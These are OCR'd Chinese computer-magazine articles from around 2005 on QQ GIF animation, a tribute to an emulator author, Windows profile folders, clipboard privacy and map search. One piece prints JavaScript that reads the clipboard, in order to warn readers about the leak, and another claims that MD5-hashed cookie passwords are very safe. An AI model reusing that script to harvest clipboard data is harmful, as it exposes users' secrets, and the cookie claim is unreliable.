
第一步：画出一张脸孔，它在动画中将是永远静止不动的。



第二步：在脸孔上新建一层，用铅笔画出嘴部，也就是动画中不停运动的部分，然后再新建一层，画出另一边嘴角上翘的画面并将其移动到合适位置。

第三步：跳转到Imageready，使用实例一中介绍的方法建立两个帧，当然，要保证这两帧中都要有第一层也就是画有面孔那一层的正确显示。

第四步：选中第一帧，任意隐藏画有嘴部运动的两层中的其中一层（什么？你忘了怎么隐藏？就是把图层前面的小眼睛去掉），例如，隐藏左边嘴角上翘的那一层。然后选中第二帧，将第一帧中隐藏的左边嘴角上翘的那一层显示出来并隐藏右边嘴角上翘的那一层，然后选择好两帧的交替时间，这个动画就做好了。







实例三：高兴得蹦起来

前面介绍的两个例子，都是只使用到两个帧来制作，这样的动画动感和表现力还很不够，下面我再给大家介绍一种更为复杂的，利用多个帧呈现出对象做出运动行为的制作方法。

第一步：新建一张宽为20，高为40像素的画布，画好需要运动的对象并将其置于画面最下端。



第二步：跳转到Imageready，在第一帧的后面新建一个帧，选中图层并将其略微上移几个像素（可使用小键盘上的方向键，例如上移5 像素），然后再在此帧后面新建一帧，再将图层上移5 个像素（为了保证运动轨迹的流畅均匀，所有图层上移的幅度要一致），以此类推，当图层到达画布顶端的时候将图层同理下移以制造出下落的效果。设置好图层交替时间时间后这个动画就算完成了。



在理解了GIF动画的基本原理以及掌握了以上几种基础制作方法以后，你就可以熟练的运用各种技巧，加上自己巧妙的构思来制作属于自己的个性化QQ动画了。

> **小提示**
>
> 如果要编辑网上的GIF动画，那么一定要将图片导入到Imageready中进行操作，切不可直接导入到Photoshop中去，因为它无法对多帧的动画进行处理，只能编辑该动画的第一帧。

当QQ成为一种时尚，当QQ动画成为一种文化，喜欢装点个性的你还在等待什么呢，赶快加入QQ动画大军吧，说不定某天网上最为流行的QQ动画套图里，就有你的作品。

它山之石巧攻玉

如果在网上看到一个非常有趣的GIF动画，我想存在QQ表情里随时随地都可以跟朋友共赏可以么？在图片上点击右键，选择菜单中的"添加到QQ表情"，这样便很方便的将这个动画存入到你的表情库里去了（新版QQ功能）。

> **小提示**
>
> 知道怎么把我们DIY的动画添加成QQ表情么？在聊天对话框点击"选择表情"按钮，单击表情框左下角的"增加自定义表情"。进入"表情管理器"，选择"自定义表情设置"标签，单击"添加"按钮打开对话框，点击"查找图片"按钮，插入刚才制作的表情图片，单击"确定"。

如果你对这个动画不甚满意，想修改其中的一些东西，那么可以将图片以"另存为"的方式保存在硬盘上，然后用Imageready打开它进行编辑。编辑完成后，利用我们在实例一中介绍到的方法，点击菜单栏上的"文件→将优化结果储存为"来将图片保存为GIF动画，最后用QQ表情管理工具导入这个动画便完成了。

志同道合

经过一段时间的研究和摸索以后，是否在脑海中产生了一个非常优秀的创意却又苦于所学知识有限而无从下手，或者想尝试一下利用Imageready以外的动画制作工具来包装自己的QQ动画呢？我就给大家介绍几个叙述较为详细，适合新手学习的网上教程：http://www.pconline.com.cn/pcedu/sj/wz/fireworks/0410/469026.html

http://www.yesky.com/SoftChannel/72351172282810368/20040818/1843889.shtml

http://www.wangqi.net/n675c20.aspx

遇到难题了？想找人交流思想和技术？那么"中国GIF网"想必你非去去不可了（http://www.chinagif.net/），当然，不要忘记了官方网站上也有众多的爱好者在线交流哦（http://bbs.qq.com/bbs/bbs.htm）。

黑色和白色之间是灰色的边缘

关于死去的人

一开始并没有想到我们的故事中会出现这么沉重的话题。只是因为和某人的闲谈中突然问起，在这样一群群默默无闻的人中，有机会成名么？

得到的回答简单明了：“你去死吧，如李可文一般！”

这本来就是个矛盾，既然是一群默默无闻的人，又怎么可能成名呢？可文的逝去决不是为了成名，但是确实是因此，他的故事更为人们传道。

以下是摘选的一则网络新闻，发表时间是2004年7月。

中国模拟器先驱李可文因病逝世

喜欢模拟的朋友一定对DreamNES不会陌生，这是第一款有国人独立开发的任天堂模拟器。其作者年仅25岁的李可文也被誉为是中国模拟器第一人，但是今天却传来了一个所有人不愿听到的消息，李可文因肝病而在7月1日晚22:15不幸逝世。

李可文

1979年9月18日生

2004年6月30日毕业于北京大学计算机系

2004年7月1日晚22：15因肝病不幸逝世

曾经荣获：

97年北京市“四通杯”计算机程序竞赛“四通之星”称号；

第十届全国科技发明博览会金牌；

全国青少年发明创造和科学论文比赛金牌；

北京市青少年科技论文一等奖；

独立开发了中国第一个也是最好的能用的模拟器——DreamNES，其性能与世界上最好的5个模拟器相当。

链接: http://www.pdafans.com/discuz/viewthread.php?tid=92620

标题: 李可文父母欲出售Dream系列模拟器

我爱看海 初级会员

李可文的父母决定出售李可文的各个模拟器软件作品，有DreamGBA、DreamGBC、DreamNES,均已经在版权中心注册了了版权。出售内容包括版权和源代码。Dream系列模拟器软件可以在PC机和PDA或手机(Symbian操作系统的版本)上运行。

有意者请致电010－5176xxxx 李铁泉

penguin_jxf 初级会员

我觉得他的父母不应该将这个东西商业化，本来模拟器就是一贯免费的路线，想想当年PS模拟器BLEEM的悲惨结局吧。说句公道话吧,希望大家不要生气,DREAM系列目前并不是最好的掌机模拟器,根本没有市场的竞争力可言,还是把它开放继续由高手开发造福大家。

youren 初级会员

你知道可文父母为了给孩子治病花了多少钱吗? 对于这个我觉得可能是可文的父母不太懂模拟器知识,否则是不会这样做的……这样应该说也违背了可文的意愿……

从模拟器精神来说个人不赞成这个,可是从良知和道义来说,希望两位老人的晚年能过得好一些……

也许可以由一些模拟界的朋友集体发起一个集资活动,筹集一些钱买下源代码,然后放出共享,这样做可以说是双赢……

做为可文的朋友我再次默哀……

jeff2002 认证商家

但是，如果有人买下了模拟器的代码，就会被这些游戏机厂商告上法庭,因为模拟器如果没有得到厂商的同意而进行开发的话,就有版权问题

kingsun 初级会员

我以前不知道李可文是谁,看到这个帖子后在网上搜索了一下,总算对他有了一点了解,对他的英年早逝(25岁、比我还小)感到深深的惋惜! 想想我当初也玩过DreamGBA、DreamGBC、DreamNES,祝愿他在天堂快乐,有电脑玩!

这便是一个年仅二十五岁就写出了中国迄今为止最优秀游戏模拟器程序的程序员在死后所留下的所有。

我站在边缘，我只能沉默。

尾声·仍在边缘

专题接近尾声，QQ上还在不停传来暴料声。

摔锅：有个很有名的网站，专门提供各种CPU-Z检测过的贴图，可以帮大家选购好的可以超频的CPU，这个网站也是免费为大家提供信息的，你可以说说。

小特：怎么没有说到Media Player Classic啊？经典好用的免费播放器啊。

Cornel：珊瑚虫和木子板的QQ有没有介绍到？

东方欲晓：那些修改调试非标准版本硬件驱动程序的人你介绍了么？

……

不可否认，有太多太多的人在太多太多的领域进行着“边缘”的努力，而我们想要通过一个专题一网打尽显然不太可能。所以只能挑选出一些具有代表性，并且还有适当可操作性的部分来与读者朋友们分享，希望大家能有所收获。在另一方面，我们仍然在敬佩和担忧着站在边缘的人，敬佩的是他们一直坚定地信念，而担忧的是信念还能坚定多久？有多少DVD-Rip和字幕制作者沦为盗版商的俘虏？有多少汉化者从汉化做到了破解？

愿仍在边缘的信念永不被俘！

CF [ZT01]

■软件DIY

系统蓝色档案(五)

★★★

系统目录中的“百慕大三角”

本文可以帮你学到

- Documents and Settings 目录的作用
- 去除捆绑装共享软件
- 用户配置数据目录转移
- 巧用配置数据目录解决系统缓慢问题

这天小菜的电脑突然发出警告:C 盘空间不足。打开“资源管理器”,查看C盘属性,5GB的C盘只剩下120MB的空间了,分别查看C盘各子目录属性,最后发现Documents and Settings目录体积最大,竟然达到了2.3GB,记得以前听别人说过这个目录是“我的文档”的原始路径,但查看“我的文档”,选中里面所有文件,然后右击选择“属性”,在弹出的窗口中显示总共也不过40MB而已,这丢失的空间又被谁“偷”走了呢?从小菜额头上渗出的点点汗珠就不难猜想到他的紧张程度,此时他可能已经把这个目录和百慕大三角等奇异的自然现象联系了起来。打开Documents and Settings目录,发现其下面有许多子目录,看起来挺复杂的,和“我的文档”中的内容并不一样,究竟哪些文件可以删除,找回丢失的硬盘空间呢?小菜刚想打电话给大嘴,却发现大嘴已经站在门口了……

“我刚才突然觉得电话铃会响,所以就过来看看。”大嘴说话时的表情很奇怪。显然,小菜隔三差五的“召唤”已经让大嘴产生了心灵感应。只见大嘴打开C:\Documents and Settings\XinRui\Local Settings\Temp目录,单击右键选择“属性”后告诉小菜:“看这个目录体积有1.6GB,它是系统临时文件的暂存目录,在这里保存的都是应用程序安装和运行过程中产生的临时文件,正常来说,这里的临时文件会被它的‘生产者’自动删除的,但有时可能会因为软件安装程序设计不佳或者系统死机等问题,导致一些临时文件不能被自动删除,就保留在这里了,时间一长,这里就成为系统垃圾箱了。你看这里有个‘Photoshop Temp1504366’文件体积就高达960MB(见图1),看来以前在用PhotoShop时电脑突然死机或断电了,导致它产生的临时文件无法自动删除。”说完,大嘴选中Temp目录中的所有文件,按下Shift键后单击工具栏中的“删除”按钮,彻底删除了这里的所有文件,状态栏显示的可用磁盘空间立刻变成了1.72GB。除Temp这个临时文件目录外,在Documents and Settings中还有一些子目录也是需要清理的,而且Documents and Settings目录并不仅仅是“我的文档”那么简单哦,下面就详细介绍一下。



图1

因人而异:多用户配置数据的聚集地

简单把Documents and Settings目录当作“我的文档”是片面的,因为在这个目录下不仅包含“我的文档”,还有开始菜单、“收藏夹”、“桌面”等重要个人资料,以及IE缓存、历史记录和重要的应用程序配置数据等。更重要的是,Documents and Settings目录是Windows 2000/XP/2003等系统的多用户配置数据的聚集地,其下有若干以用户名称命名的子目录,分别保存了该用户专用的文档和配置数据,根据电脑上登录过的用户不同,可能会有多个不同名称的子目录,例如在小菜的电脑上就有“XinRui”名称的子目录(见图2),它保存的就是小菜专用的文档和配置数据。不过以下五个子目录是每个电脑上都有的:



图2

Administrator子目录:以Administrator用户身份登录过系统后,就会产生此文件夹,它保存的是系统管理员专用的文档和配置数据。

All Users子目录:保存了所有用户共用的文档和配置数据,这里的开始菜单、“桌面”以及“收藏夹”内容能被所有的用户看到和使用。

Default User子目录:保存的是缺省用户文档和配置数据,当在系统中新建一个用户时,它就会以此目录中的内容为基础,并添加All Users文件夹中的数据来构建该用户专用

的文档和配置子目录。

LocalService和NetworkService子目录: LocalService和NetworkService都只是一个象征意义上的用户名称，分别指本地服务和网络服务，它们是Windows XP中的"服务管理"程序所创建的，提供给那些作为服务的程序用。例如安装Foxmail Server搭建邮件服务器时，这两个文件夹是系统必需的，一般不要随意修改。

大嘴提示:要想看到Documents and Settings目录中的所有目录和文件，需要在"资源管理器"中选择菜单"工具→文件夹选项"，在"查看"选项卡中选中"显示所有文件和文件夹"选项。此时在很多目录下会有一个名为"desktop.ini"的文件，注意不要删除该文件。

我的目录我做主

Documents and Settings目录下的用户子目录的结构都基本相同，这里就以小菜电脑上的XinRui用户为例介绍一下其中重要目录的功能和应用。

1.Documents and Settings\XinRui\My Documents

这个目录就是"我的文档"，在"资源管理器"中还可以看到一个"共享文档"，它对应的路径则是Documents and Settings\All Users\Documents，共享文档中的文件可以被所有的用户看到和使用。

2.Documents and Settings\XinRui\Desktop

这个路径下保存的是桌面上显示的内容。现在你明白为什么不同的用户会有不同的桌面了吧，因为它们位于不同的目录。

3.Documents and Settings\XinRui\Favorites

用户"收藏夹"目录，在这里可以更方便地清理和归类"收藏夹"。该目录下有个"链接"文件夹，保存的是IE工具栏"链接"中的网址，我们很少用到这个功能，建议删除该文件夹，但是下次启动IE后它又会自动出现。若要永久地删除"链接"文件夹，我们还需要打开"注册表编辑器"，展开[HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Toolbar]分支，双击右边窗格中的"LinksFolderName"(见图3)，将其键值数据修改为空即可。




图3

4.Documents and Settings\XinRui\Cookies

这里保存的网站Cookie信息。Cookie是当你 览某网站时，网站存储在你电脑上的一个小文本文件，它记录了登录网站的用户名、密码等信息，下次访问时网站通过读取Cookie以完成相应的动作，例如自动登录等，详细的Cookie知识请参考本刊2005年第21期的《稀饭魔语大辞典》。

应用实例:玩玩Cookie——危险的也是方便的

虽然大家通常都认为Cookie是危险的，建议将其删除，不过个人倒认为Cookie并没什么不好的，尤其是仅自己使用的家庭电脑，因为它有一个重要功能就是保存了自动登陆信息，这样就能在打开商城、论坛页面时实现自动登陆，避免了每次手工登陆的麻烦，而且保存在本地Cookie中的密码大都经过MD5加密的，非常安全。如果想对电脑中的Cookie进行有效管理，大嘴推荐一款工具——Cookie Editor(以下简称CE)。

Cookie Editor小档案

- 软件版本:1.9.1.469　　软件大小:992KB
- 软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://hnpy.onlinedown.net/down/cookieeditorsetup.exe

运行CE后，它会自动扫描电脑中的所有Cookie信息，并以列表的形式详细显示出来，你可以单击"Cookie Domain"列，让它按网站排序，这样就可以根据网址，选中那些不需要自动登录的网站，然后单击工具栏中的"Delete"按钮将其删除(见图4)，而且，对于一些你感觉不安全的黑客、安全类网站，则可以选中后单击鼠标右键，选择"Block cookie from……"来阻止这个网站以后在本机收集Cookie信息。




图4

CE还有一个最重要的特色功能就是可以编辑Cookie中的过期信息。我们知道，许多网站自动登录有时间限制，在登录时可以选择保存一天、一个月或一年，过期后就需要重新输入密码进行登录，对于家庭电脑来说，其实更希望它能永久有效，通过CE修改就能轻松做到。首先单击

"Search"按钮，输入要修改日期的网址，单击"Go"按钮后可以在下面看到搜索结果，右键单击你要修改的网站Cookie，选择"Edit cookie……"，在打开的编辑对话框中的"Expiration Date and Time"栏下将年份修改为"2100"(见图5)，即可让自动登录在2100年之前都不会失效。




图 5

5.Documents and Settings\XinRui\「开始」菜单

这个相信大家就都知道了，开始菜单中的程序快捷方式就存放在这里了。这里有个技巧要分享给大家，将其下快捷方式的属性设置为"隐藏"，就可以让这个快捷方式从开始菜单中"消失"。

6.Documents and Settings\XinRui\Recent

这个目录保存的是最近使用的文档快捷方式，直接删除这里的内容就可以快速清除文档历史记录。

7.Documents and Settings\XinRui\SendTo

资源管理器右键菜单中的"发送到"子菜单中显示的命令。通常大家都是直接删除这里的快捷方式来精简发送到菜单，其实和隐藏开始菜单快捷方式一样，我们只要把不使用的快捷方式修改为隐藏属性，即可使其不显示，既达到精简的目的，以后还能很方便的恢复。

8.Documents and Settings\XinRui\Local Settings\History

IE历史记录目录，在"控制面板→Internet选项"中单击"清除历史记录"按钮即可删除。

9.Documents and Settings\XinRui\Local Settings\Temporary Internet Files

IE缓存数据目录，这个目录也经常会"吃"掉大量硬盘空间，在Internet选项中单击"删除文件"按钮，并选择"删除所有脱机文件"选项即可清除缓存数据。

大嘴提示:在前面介绍的Cookies目录以及这里的History、Temporary Internet Files目录中都存在有一个名为"index.dat"的隐藏文件，该文件记录了我们所访问过的网址、访问时间等涉及个人隐私的信息，使用Index.dat File Viewer等工具即可查看这些隐私信息，而且我们使用Internet选项中的任何功能都无法清除该文件中记录的信息，同时该文件无法直接删除，如果你想彻底清除所有的上网记录的话，则可以使用一款叫做"Tracks Eraser Pro"的工具(下载地址为http://gzcnc.onlinedown.net:82/files/te5.exe)，它具备清除index.dat中的上网记录功能。

10.Documents and Settings\XinRui\Local Settings\Temp

前面已经介绍了，这是临时文件的存盘路径，我们应经常对该目录进行清理。不过当全选文件后进行删除时，可能会提示文件正在使用，无法进行删除，其实被使用的只是目录下的部分文件，通过下面的批处理就可以直接删除所有可以被删除的文件，而没有任何提示。

```
@echo off
rd %temp% /s/q
md %temp%
```

应用实例:淘宝——我只要干净的程序

现在有许多汉化补丁的安装程序都捆绑有3721上网助手、DUDU加速器等广告程序，例如VirtualDubMod 1.5.10.1 Build 2389汉化版软件在安装时首先会提示你是否安装3721上网助手，虽然有这个提示避免误安装，但总是感觉有些烦，我们看看如何通过Temp目录来提取干净的安装程序。

首先打开Temp目录，并使用上面的批处理清除一下Temp目录中的无用文件，以便于观察。然后运行VirtualDubMod汉化版安装程序，提示安装上网助手时选择"否"，这时会打开VirtualDubMod的安装界面，现在切换到Temp目录，可以看到新增了四个文件，其中名为"instA.exe"的文件就是没有捆绑3721上网助手的干净版本了，把这个文件复制到其他目录即可，当然，有时要提取的干净安装文件可能会存在于子目录中，请注意观察新增的文件和文件夹。另外，我们在结束VirtualDubMod安装后，发现Temp目录中新增的这些临时文件并没有自动删除，现在明白为什么Temp目录的体积为什么会越来越大了吧？此外，"千千静听"也有干净安装的方法，请参考本刊2005年第13期的《去除共享软件附带的"寄生虫"》。

11.Documents and Settings\XinRui\Application Data\Microsoft\Internet Explorer\Quick Launch

任务栏快速启动文件夹，在这里可以管理快速启动栏按钮，而且快捷启动栏是支持文件夹结构管理的，所以将桌面上的快捷方式转移到这里使用起来会更方便，而且更加节省桌面资源。快速启动栏还能玩得更好，详细请见本刊2005年第4期的《狂喂补药快速启动栏变成Super启动栏》以及2005年第8期的《用HTML"武装"你的任务栏》。

12.Documents and Settings\XinRui\Application Data

通用应用程序数据文件夹，这里存放着已经安装的一些应用程序的专用数据，这里面的内容是软件安装时自动生成的，通常不能删除。

Documents and Settings高级应用

1.搬家咯！给系统盘腾点地方

由于Documents and Settings目录保存着许多重要的个人数据，并且经常会产生大量临时文件(容易造成硬盘碎片)，所以很多人想将它转移到别的分区下，但直接移动目录显然是不行的……

(1)安装系统前迁移

在运行Windows安装程序Winnt.exe或Winnt32.exe时加上/unattend参数，并在unattend.txt文件中插入以下语句:

```
[GuiUnattended]
ProfilesDir=z:\foldername
```

其中z:\foldername是Documents and Settings目录的自定义位置。

(2)已经安装的系统

对于已经安装的系统可以使用mountvol命令实现迁移，具体方法可以参考本刊2004年第22期中的《Documents and Settings迁 之路》。

(3)单独迁移常用目录

除了上文中的方法外，我们还可以只将Documents and Settings下的几个保存有个人重要数据，以及经常会产生临时文件的子目录迁移到其他分区即可。而且有些程序会固定使用C盘的Documents and Settings目录路径来储存配置文件，当我们整个迁移该目录时，有可能导致程序无法运行。单独迁移常用目录，推荐使用一键还原精灵伴侣软件(下载地址:http://yjhy.ahjsedu.net/yjhybl.exe)。它可以将Desktop(桌面)、Favorites(收藏夹)、My Documents(我的文档)、Temporary Internet Files(IE缓存)、Temp(临时文件)这五个目录迁移到“D:\Personal\用户名”目录下。软件的使用非常简单，运行下载的自解压缩包并释放到某个目录，运行解压后的“安装程序.exe”即可。另外也可以手工修改注册表来迁移Documents and Settings目录下的特定目录，打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]，在右侧窗格修改相应的路径键值数据(见图7)，这种方法的好处就是可以把不同的目录任意设定到不同的分区。




图7

2.系统缓慢，换件马夹

Windows系统在长期使用后，难免会越来越慢，甚至可能出现一些奇怪的故障。先别忙着重装，在“控制面板→用户账户”中创建一个新账户，然后使用新账户登录，你会发现速度一下子快多了。但是桌面上的快捷方式，开始菜单中的程序似乎少了许多，没关系，将Documents and Settings下原来账户目录下的桌面、收藏夹、开始菜单覆盖到新的账户目录下(建议使用管理员账户完成此操作)，东西又都回来了！ CF [YY01]

小心剪贴板出卖你的隐私

★ ■Limited

本刊在2004年第19期《剪贴板真的“剪”了吗?》一文中给大家详细说明了Windows剪贴板的运行原理，在我们复制二进制文本内容的时候，即使删除了文本源，系统在内存中还是记录了其中的信息。如果这些信息包含有QQ号和密码、ADSL账户和密码、甚至银行卡号和密码等信息，隐私的泄露就变得非常可怕了！当然，这些信息在重启后或被新剪贴的内容覆盖后就可以被清除，不过在此之前如果你 览过网页，那么这些信息就可能被窃取！这到底是怎么一回事呢?

首先，让我们复制一些文字到剪贴板中，然后在IE中打开http://www.sourcecodesworld.com/special/clipboard.asp页面。看，网页中已经将剪贴板中的信息显示出来了(见图1)。既然网站可以显示自己剪贴板中的信息，也就说如果这些信息被这个网站收录，并且被发送到指定的电子邮箱中，那后果可想而知了！虽然问题比较严重，但实现的方法却很简单，只要在网页的源文件中加入下面的JavaScript代码即可实现:



图1

```
<Script Language="JavaScript">
var content = clipboardData.getData("Text");
alert(content);
</Script>
```

右击查看上文那个网站的源文件就可以找到这一段脚本。既然这个漏洞是通过IE 览网页时的脚本造成的，解决方法也很明显，可以在IE的安全属性中禁止这一类操作，从而阻止剪贴板内的信息泄漏。在IE中选择菜单“工具→Internet选项”，在“安全”选项卡中单击“自定义级别”，然后将“允许通过脚本进行粘贴操作”项设置为“禁用”(见图2)，确认所有选项。重启IE后登录刚才的网页，是不是内容不再被显示了?



图2

CF [YY02]

用地图搜索解决出行问题

我去重庆看美女——网络帮你熟悉新环境

★★

■北京　今晚打老虎

笔者有不少来自重庆的网友。关于重庆这座城市，他们跟我聊得最多的不是那里的火锅，而是那里的美女！这帮朋友，整天在我面前念"到了重庆才知道结婚太早"，搞得我心里痒痒的。正好最近休假，一向以超级路痴自居的笔者终于鼓起勇气亲自去重庆"考察"一番。于是，一场惊心动魄的"探花"之旅开始了……

我从卫星看重庆——Google Earth上场

笔者是个地理白痴，只知道重庆在很远很远的地方，好像在西部吧。先来了解一下它的大概位置和地表状况吧，顺便看看从笔者所在的北京到重庆的沿途路线。这个任务可以用Google Earth可以轻松搞定。

Google Earth小档案

u软件版本:3.0.0616 Beta　　软件大小:11366KB
u软件性质:免费软件　　运行环境:Windows 2000/XP
u下载地址:http://dl.google.com/earth/GoogleEarthSetup.exe

1.了解重庆的地理地貌

下载安装Google Earth后运行，在软件主界面的左侧切换到"Fly To"标签，在地址栏中输入你要察看的城市或景点的汉语拼音(笔者这里输入"chonqing")，单击"Searching Options"按钮。稍等片刻就能在软件主界面右侧看到搜索结果了，从画面中我们能看到目标地点的卫星照片。如果你查找的是北京、上海这样的国际性大都市，甚至能清晰地看到每座建筑物，精度非常不错(见图1)。



图1

软件主界面右下角有不少控制按钮，通过它我们可以上下左右移动观看地图，也可以顺、逆时针旋转观看地图，单击"Zoom in"、"Zoom out"按钮可以放大、缩小观看。在观看过程中不必担心搞乱了方位，你只需单击"Reset North"按钮就可以回到初始位置。

小提示

Google Earth还提供了Google Earth Plus、Google Earth Pro、Google Earth Enterprise等收费的高级版本，它们提供了诸如GPS全球定位等更多的功能。

2.体验飞到重庆的感觉

笔者身在北京，想看看北京到重庆之间是个什么样的飞行路线。只需在软件主界面左侧切换到"Directions"标签，在"Start"和"End"栏中分别输入"beijing"、"chongqing"，单击"Searching Options"按钮即可。这时候你能看到画面从北京缓缓飞到重庆(见图2)，沿途风光一览无疑……




图2

小提示

由于网络状况原因，Google Earth可能会出现崩溃情况，可以再次启动软件，选择"Tools→Options"菜单，切换到"Cache"标签，单击"Clear memory cache"和"Clear disk cache"清空一下缓存(见图3)。




图3

高手点拨:

★我们也可以利用另外一款同样大名鼎鼎的软件——World Wind来观察景点的卫星照片，它是美国航空航天局(NASA)开发的，精确度非常高，甚至可以到某个小镇!World Wind的下载地址:http://worldwind.arc.nasa.gov/download.html。

★利用Google Maps同样可以查看到目标地的地貌:首先打开Google Maps页面(http://maps.google.com)，输入地点的汉语拼音并搜索，在结果地图中切换到"Sat"(卫星云图模式)即可(见图4)。



图4

问路，不如问地图搜索——百度地图搜索上场

通过卫星云图看了下重庆，笔者的心早已经被那里的美女吸引了。但到那儿能否看到美女我还不知道呢，而且还得了解一下重庆市区的街道、建筑等情况，要不去了也是瞎转。这时候我想到了新浪的iAsk和百度刚刚发布不久的地图搜索。

1.重庆哪有美女看

重庆那么大，到底哪是看美女的最佳地点呢?大家可以去搜索引擎里搜一下，不过笔者推荐大家去iAsk站点上问一下，毕竟网友直接提供的信息是最准确的。

小提示

iAsk是一个新浪网推出的提问、回答站，用户可以在这里提出任何想要知道答案的问题，每个提问者在提问的时候给出为该问题设置的悬赏分，回答者获得积分。

第一步:打开iAsk页面(http://iask.sina.com.cn/)，首先注册一个会员，登录后首先在"请输入您的问题"栏输入问题的关键字搜索一下之前是否有人问过类似的问题。如果没有，则页面自动转到提问设置页面，填写好问题和详细说明，设置一个"悬赏分"，最后提交(见图5)。

第二步:"重赏之下必有勇夫"，很快你的问题就会得到答案。切换到"我的提问"页面并进入你刚提问的页面，如果你觉得某个回答比较合适，即可采纳该答案，那



图5

么该答案的回复人将得到你给出的悬赏分。

通过iAsk网友的回答，笔者惊喜的发现，原来重庆的美女都集中在解放碑、重庆大学、四川外国语学院。真是"得来全不费功夫"，那就去解放碑看美女吧!

2.搞清具体位置

在地图搜索方面百度不是最早出现的，但必须承认的是：它有相当雄厚的技术背景和搜索北京，所以在地图搜索领域确实做到了先人一步的地方，看看笔者是如何用它找到解放碑在重庆的具体位置的。

第一步:打开百度地图搜索站(http://maps.baidu.com)，在搜索栏中输入"解放碑"，单击"百度搜索"按钮，这时候我们能在右边看到与此相关的一些结果，单击进入最符合的一个结果，我们就能在左边地图中看到该地点在闪烁。单击该闪烁点，可以看到一个气泡，上面标注了该地点所在的位置，比如解放碑就在"重庆市渝中区民族路"(见图6)。



图6

第二步:如果看到的地图不够清晰，可以操作地图左侧的拉杆来放大地图，这时候我们能看到该地点位于哪条路，附近有些什么建筑。有了这些信息，我们就能够很方便的找到它们了。

小提示

单击地图中的“测量距离”按钮，可以在地图中任意选择两个地点来测量它们之间的距离，这可以帮助我们估算两地之间究竟有多远(见图7)。



图7

高手点拨:

★双击某个区域能够让该区域迅速定位到地图的中央。在搜索结果的右边点击“查找周边”链接，可以查找该地点附近的餐饮服务、休闲娱乐、宾馆饭店等(见图8)。



图8

★百度地图搜索中甚至可以输入某个地方的电话号码进行搜索，也能智能判断关键字表示的含义，比如百度地图能够知道“KFC”是“肯德基”的意思。

我的出行指南——搜狗地图搜索上场

找到了解放碑的具体位置，还需要了解更多的相关信息，比如这附近有什么宾馆、有什么ATM提款机、有什么饭店、坐什么公交车可以到达等等。我们可以利用搜狗的地图搜索服务来轻松搞定。

第一步:首先打开搜狗地图搜索站点(http://maps.sogou.com/)，选择城市名之后，设置“在xx附近找xx”，单击“本地搜索”按钮。比如笔者要找解放碑附近的宾馆，只需要设置“在重庆解放碑附近找宾馆”(见图9)。



图9



图10

第二步:这时候我们可以看到搜索结果，点击每个结果可以查看该地点对应的地图，旁边也提供了乘车线路等信息。右边地图中可以看到所有结果都被以序号进行标注，利用地图上的功能按钮可以放大缩小地图(见图10)。

小提示

默认情况下搜狗地图搜索只搜索目标地附近2000米内的数据库资料，我们可以在搜索结果页面的右上角切换到其他范围内(比如500米、1000米、5000米等)进行搜索。

第三步:搜狗地图中还可以搜索公交换乘路线，切换到“公交换乘”页面，在“起点”和“终点”栏中输入地点名，单击“公交换乘”按钮即可获得两地之间的乘车方案。搜索结果的地图中标注了两地及车行路线，并且提供了测量间距的功能(见图11)。

高手点拨:

